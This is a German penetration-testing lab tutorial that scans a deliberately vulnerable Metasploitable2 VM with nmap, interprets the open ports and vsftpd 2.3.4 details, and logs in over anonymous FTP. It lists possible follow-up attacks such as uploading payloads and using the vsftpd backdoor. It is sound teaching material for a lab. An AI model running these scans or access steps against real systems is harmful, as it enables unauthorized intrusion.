
👉 Dann werden wir zu „Root“ in Kali. Wir geben den Befehl „**nmap -v -sS -A -T4 10.0.2.5**“ ein und sammeln alle notwendigen Informationen über Metasploitable2.

⚠️ Es gibt 2 wichtige Dinge, auf die man hier achten sollte. ⚠️

1. Kali und Metasploitable2 müssen sich **im selben Netzwerk** befinden. 🚨

2. Wir sollten den nmap-Scan, den wir durchgeführt haben, **niemals** auf eine IP-Adresse in einem anderen Netzwerk anwenden. 🚨

❗ Denn wir machen hier nur einen „**Lern-Hack**“ und Metasploit ist für diesen Zweck bereits installiert.



Kali-Linux-2021 [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
File Actions Edit View Help  
File (root💀kali)-[~/home/kali]  
# **nmap -v -sS -A -T4 10.0.2.5**  
Starting Nmap 7.92 ( https://nmap.org ) at 2024-07-19 11:08 EDT  
NSE: Loaded 155 scripts for scanning.  
NSE: Script Pre-scanning.  
Initiating NSE at 11:08  
Completed NSE at 11:08, 0.00s elapsed  
Initiating NSE at 11:08  
Completed NSE at 11:08, 0.00s elapsed  
Initiating NSE at 11:08  
Completed NSE at 11:08, 0.00s elapsed  
Initiating ARP Ping Scan at 11:08  
Scanning 10.0.2.5 [1 port]  
Completed ARP Ping Scan at 11:08, 0.04s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 11:08  
Completed Parallel DNS resolution of 1 host. at 11:08, 0.48s elapsed  
Initiating SYN Stealth Scan at 11:08  
Scanning 10.0.2.5 [1000 ports]  
Discovered open port 53/tcp on 10.0.2.5  
Discovered open port 139/tcp on 10.0.2.5  
Discovered open port 5900/tcp on 10.0.2.5  
Discovered open port 22/tcp on 10.0.2.5  
Discovered open port 111/tcp on 10.0.2.5  
Discovered open port 3306/tcp on 10.0.2.5  
Discovered open port 23/tcp on 10.0.2.5  
Discovered open port 25/tcp on 10.0.2.5

✓ Nmap liefert uns viel mehr Informationen als das, was auf dem Bildschirm angezeigt wird.

✓ Wenn Sie diese Informationen nicht verlieren wollen, können Sie sie in einer Datei speichern und sie dann aus dieser Datei lesen und später wiederverwenden. Um dies zu tun:

✓ Ich kopiere das gesamte nmap-Ergebnis und speichere es in einer Datei „**nmap.txt**“, die ich im Ordner „**Documents**“ anlege.

✓ Sie können dies tun, indem Sie die Befehle auf dem Bildschirm unten befolgen.

👉 Zu diesem Zweck erstellen Sie zunächst die Datei „**nmap.txt**“. Dazu führen Sie die folgenden Befehle nacheinander aus. Sie müssen „**root**“ sein und sich im Ordner „**/home/kali**“ befinden.

**1. ls**

**2. cd Documents**

**3. touch nmap.txt**

**4. ls (Mit diesem Kommando sollten wir nmap.txt sehen)**

**5. nano nmap.txt**

The screenshot shows a terminal window on a Kali Linux desktop. The terminal history is as follows:

```
(root㉿kali)-[~/home/kali]
# ls
confidential.txt  dsniff-2.4
Desktop          dsniff-2.4bl.tar.gz
Documents         handshake-file-01.kismet.csv
Downloads        handshake-file-01.kismet.netxml
                  handshake-file-01.log.csv
                  hashcat
index.html       kali-nmap.desktop
                  Music
                  Pictures
                  Public
                  Videos
                  START
                  Templates
                  test


(root㉿kali)-[~/home/kali]
# cd Documents
[root@kali ~]# touch nmap.txt

[root@kali ~]# ls
nmap.txt

[root@kali ~]# nano nmap.txt
```

Red arrows highlight the commands entered at the prompt: # ls, # cd Documents, # touch nmap.txt, and # nano nmap.txt. The file 'nmap.txt' is also highlighted with a red box in the 'ls' command output.

👉 Nachdem wir den Befehl „**nano nmap.txt**“ ausgeführt haben, fügen wir alle kopierten nmap-Ergebnisse in diesen Bildschirm ein.



Wie Sie auf dem Bild unten sehen können, haben wir alle nmap-Ergebnisse auf dieser Seite eingefügt.

The screenshot shows a terminal window titled "Kali-Linux-2021 [Running] - Oracle VM VirtualBox". The command "nmap -v -SS -A -T4 10.0.2.5" was run, and the output is displayed in a nano text editor. The nano interface includes a menu bar with File, Actions, Edit, View, Help, and a toolbar with various icons. The bottom status bar shows the root user and the file path "/home/kali/Documents/nmap.txt". The terminal window has a standard Linux desktop interface with a title bar, window controls, and a taskbar at the bottom.

```
GNU nano 5.9
nmap.txt *
L# nmap -v -SS -A -T4 10.0.2.5
Starting Nmap 7.92 ( https://nmap.org ) at 2024-07-19 12:40 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:40
Completed NSE at 12:40, 0.00s elapsed
Initiating NSE at 12:40
Completed NSE at 12:40, 0.00s elapsed
Initiating ARP Ping Scan at 12:40
Scanning 10.0.2.5 [1 port]
Completed ARP Ping Scan at 12:40, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:40
Completed Parallel DNS resolution of 1 host. at 12:40, 0.03s elapsed
Initiating SYN Stealth Scan at 12:40
Scanning 10.0.2.5 [1000 ports]
Discovered open port 3306/tcp on 10.0.2.5
Discovered open port 445/tcp on 10.0.2.5
Discovered open port 25/tcp on 10.0.2.5
Discovered open port 80/tcp on 10.0.2.5
Discovered open port 22/tcp on 10.0.2.5
Discovered open port 21/tcp on 10.0.2.5
```

File Help **W Write Out** **X Exit** Where Is Read File Replace Cut Copy Execute Justify Location Go To Line Undo Redo Set Mark STRG-RECHTS

👉 Um diese Informationen dauerhaft in der Datei „**nmap.txt**“ zu speichern, müssen die folgenden Schritte durchgeführt werden.

✓ Diese Schritte sind wie folgt zu bewerkstelligen:

1) Erstens: Speichern mit **Strg+O**, gefolgt von **ENTER**.

2) Zweitens: Beenden mit **Strg+X**.

👉 Jetzt können wir diese Informationen mit Hilfe der Datei „**nmap.txt**“ nutzen, ohne nmap immer wieder ausführen zu müssen.

👉 Wir können dies tun, indem wir sie mit dem Befehl „**cat nmap.txt**“ auf unseren Bildschirm schreiben.


The screenshot shows a terminal window with the command "cat nmap.txt" entered in the root shell. The output of the command is the same nmap scan results as shown in the previous screenshot. The terminal window has a standard Linux desktop interface with a title bar, window controls, and a taskbar at the bottom.

```
[root@kali ~]# cat nmap.txt
L# nmap -v -SS -A -T4 10.0.2.5
Starting Nmap 7.92 ( https://nmap.org ) at 2024-07-19 12:40 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:40
Completed NSE at 12:40, 0.00s elapsed
Initiating NSE at 12:40
Completed NSE at 12:40, 0.00s elapsed
Initiating ARP Ping Scan at 12:40
Scanning 10.0.2.5 [1 port]
Completed ARP Ping Scan at 12:40, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:40
Completed Parallel DNS resolution of 1 host. at 12:40, 0.03s elapsed
Initiating SYN Stealth Scan at 12:40
Scanning 10.0.2.5 [1000 ports]
Discovered open port 3306/tcp on 10.0.2.5
Discovered open port 445/tcp on 10.0.2.5
Discovered open port 25/tcp on 10.0.2.5
Discovered open port 80/tcp on 10.0.2.5
Discovered open port 22/tcp on 10.0.2.5
Discovered open port 21/tcp on 10.0.2.5
Discovered open port 5900/tcp on 10.0.2.5
```

## 5. Lesen und Analysieren von nmap-Ergebnissen


Analysieren wir diese Ergebnisse und versuchen wir zu verstehen, was sie uns sagen.

- ✓ Wir können die offenen Ports von Metasploitable2 sehen.



```
Kali-Linux-2021 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~# nmap -sS -T4 10.0.2.5
Initiating SYN Stealth Scan at 12:40
Scanning 10.0.2.5 [1000 ports]
Discovered open port 3306/tcp on 10.0.2.5
Discovered open port 445/tcp on 10.0.2.5
Discovered open port 25/tcp on 10.0.2.5
Discovered open port 80/tcp on 10.0.2.5
Discovered open port 22/tcp on 10.0.2.5
Discovered open port 21/tcp on 10.0.2.5
Discovered open port 5900/tcp on 10.0.2.5
Discovered open port 23/tcp on 10.0.2.5
Discovered open port 53/tcp on 10.0.2.5
Discovered open port 111/tcp on 10.0.2.5
Discovered open port 139/tcp on 10.0.2.5
Discovered open port 6667/tcp on 10.0.2.5
Discovered open port 1524/tcp on 10.0.2.5
Discovered open port 5432/tcp on 10.0.2.5
Discovered open port 514/tcp on 10.0.2.5
Discovered open port 2121/tcp on 10.0.2.5
Discovered open port 513/tcp on 10.0.2.5
Discovered open port 6000/tcp on 10.0.2.5
Discovered open port 8180/tcp on 10.0.2.5
Discovered open port 512/tcp on 10.0.2.5
Discovered open port 8009/tcp on 10.0.2.5
Discovered open port 1099/tcp on 10.0.2.5
Discovered open port 2049/tcp on 10.0.2.5
Completed SYN Stealth Scan at 12:40, 0.24s elapsed (1000 total ports)
Initiating Service scan at 12:40
root@kali:~#
```

- ✓ 1000 verschiedene Port-Scans haben ergeben, dass 23 Ports offen und 977 Ports geschlossen sind.



```
Kali-Linux-2021 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~# nmap -sV 10.0.2.5
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 12:40, 8.98s elapsed
Initiating NSE at 12:40
Completed NSE at 12:40, 0.41s elapsed
Initiating NSE at 12:40
Completed NSE at 12:40, 0.00s elapsed
Nmap scan report for 10.0.2.5
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-syst:
|   STAT:
|   FTP server status:
|   Connected to 10.0.2.15
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
```

- Wir können die folgenden Informationen über das FTP-Protokoll (File Transfer Protocol) abrufen, das auf Port 21 sendet.

- **21/tcp open ftp vsftpd 2.3.4:** Der TCP-Port 21 ist offen und vsftpd (Very Secure FTP Daemon) Version 2.3.4 läuft auf ihm. Dies zeigt an, dass der FTP-Dienst über diesen Port erreichbar ist.
  - **Verbunden mit 10.0.2.15:** Der Server ist mit der IP-Adresse 10.0.2.15 verbunden.
  - **Eingeloggt als ftp:** Eingeloggt mit „ftp“ als Benutzernamen.
  - **TYP: ASCII:** Der Standard-Datentyp ist ASCII.
  - **Keine Bandbreitenbegrenzung für die Sitzung:** Es gibt keine Bandbreitenbegrenzung für die Sitzung.
  - **Sitzungs-Timeout in Sekunden ist 300:** Die Sitzungs-Timeout-Zeit beträgt 300 Sekunden (5 Minuten).
  - **Kontrollverbindung ist Klartext:** Die Kontrollverbindung ist unverschlüsselt, d.h. sie wird im Klartext übertragen.
  - **Datenverbindungen werden im Klartext übertragen:** Datenverbindungen werden ebenfalls unverschlüsselt, d.h. im Klartext übertragen.
  - **Anonyme FTP-Anmeldung erlaubt (FTP-Code 230):** Anonymes FTP-Login erlaubt und kann erfolgreich eingeloggt werden (FTP-Code 230).
  - **Sicherheit:** Anonymes FTP-Login erlaubt kann eine Sicherheitslücke darstellen, da jeder auf den Server zugreifen kann, ohne ein Passwort zu benötigen. Dies macht es für böswillige Benutzer einfacher, auf den Server zuzugreifen.
  - **Fehlende Verschlüsselung:** Wenn Steuer- und Datenverbindungen nicht verschlüsselt sind (im Klartext), deutet dies darauf hin, dass die Daten auf unsichere Weise über das Netz übertragen werden. Dies kann zum Abfangen von sensiblen Informationen führen.
  - **Versionsinformationen:** vsftpd 2.3.4 ist möglicherweise eine ältere Version und kann bekannte Sicherheitslücken aufweisen.

```
Kali-Linux-2021 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~# netstat -an | grep -i "open"
root@kali:~# netcat -l -p 21
PORT      STATE SERVICE      VERSION
21/tcp     open  ftp          vsftpd 2.3.4
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to 10.0.2.15
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
| End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp     open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp     open  telnet       Linux telnetd
25/tcp     open  smtp        Postfix smtpd
| ssl-date: 2024-07-19T16:12:57+00:00; -27m54s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Public Key type: rsa
```

## 6. Nutzung der erhaltenen Daten

### Zugang zu Metasploitable2 ermöglichen

Mit diesen Informationen werden wir nun einige Arbeiten mit den Daten von FTP durchführen. Bei diesen Ergebnissen werden wir uns auf zwei Daten konzentrieren:

- ❖ Die Möglichkeit, sich bei FTP mit einem „Anonymous“ Benutzernamen und Passwort anzumelden.
- ❖ Die FTP-Versionsinformationen (um zu untersuchen, ob es für diese Version eine Sicherheitslücke gibt).

#### 6.1. Zugang mit Benutzernamen und Passwort

Versuchen wir zunächst, uns von Kali aus mit dem Benutzernamen und dem Kennwort „Anonymous“ bei FTP anzumelden.

1. Geben Sie „**ftp 10.0.2.5**“ ein.

2. Name: **Anonymous** und Passwort: **Anonymous**

Nachdem Sie diese Informationen eingegeben haben, können Sie sich erfolgreich über FTP bei der IP-Adresse 10.0.2.5 (Metasploitable2) anmelden.

The screenshot shows a terminal window titled "Kali-Linux-2021 [Running] - Oracle VM VirtualBox". The command "ftp 10.0.2.5" is entered, followed by "Name (10.0.2.5:kali): Anonymous" and "Password:". The response "230 Login successful." is displayed, indicating a successful connection. The terminal also shows the message "Remote system type is UNIX. Using binary mode to transfer files." and the prompt "ftp>".

#### 6.1.1 Erworbenen Anlagen und Fähigkeiten

Aufgrund dieses Zugriffs können wir nun die folgenden Operationen in Metasploitable2 durchführen:

- **Datei-Upload:** Wenn der FTP-Server Datei-Upserts zulässt, können Sie Dateien wie Malware oder Metasploit-Payloads hochladen.
- **Dateidownload:** Sie können Dateien vom Server herunterladen, um Informationen zu sammeln oder Konfigurationsdateien zu analysieren.
- **Directory Browsing:** Sie können das Dateisystem des Servers durchsuchen und die aktuelle Verzeichnisstruktur untersuchen.
- **Erweiterte Berechtigungen:** Wenn Sie sich mit einem autorisierten Benutzerkonto (z. B. root oder admin) verbinden, haben Sie vollen Zugriff auf mehr Dateien und Verzeichnisse.

- **Dateimanipulation:** Sie können vorhandene Dateien bearbeiten, löschen oder neue Dateien erstellen.
- **Die Ausführung von Befehlen:** Einige FTP-Server erlauben es Benutzern, bestimmte Befehle auszuführen. Dies kann insbesondere genutzt werden, um eine Shell zu erhalten.
- **Exploit-Verwendung:** Das Metasploit-Framework kann Exploits enthalten, die Schwachstellen im FTP-Server ausnutzen, um die Übernahme des Servers zu ermöglichen. Zum Beispiel kann vsFTPd Version 2.3.4 eine bekannte Backdoor-Schwachstelle enthalten.
- **Das Sammeln von Informationen:** Das Sammeln von Informationen über den FTP-Server und andere Dienste liefert Ihnen wichtige Informationen für die spätere Verwendung.

Sie können ftp wieder verlassen, indem Sie den Befehl „exit“ eingeben.


```
(root㉿kali)-[~/Documents]
└─$ ftp 10.0.2.5
Connected to 10.0.2.5.
220 (vsFTPd 2.3.4)
Name (10.0.2.5:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> exit
221 Timeout.

[root@kali ~]#
```

## 6.2. Zugang mit Versionsinformationen

### 6.2.1. Version Forschung

🌐 Recherchieren wir die Version von ftp (**vsFTPD v2.3.4**). Kopieren Sie die Versionsinformationen und suchen Sie bei Google.

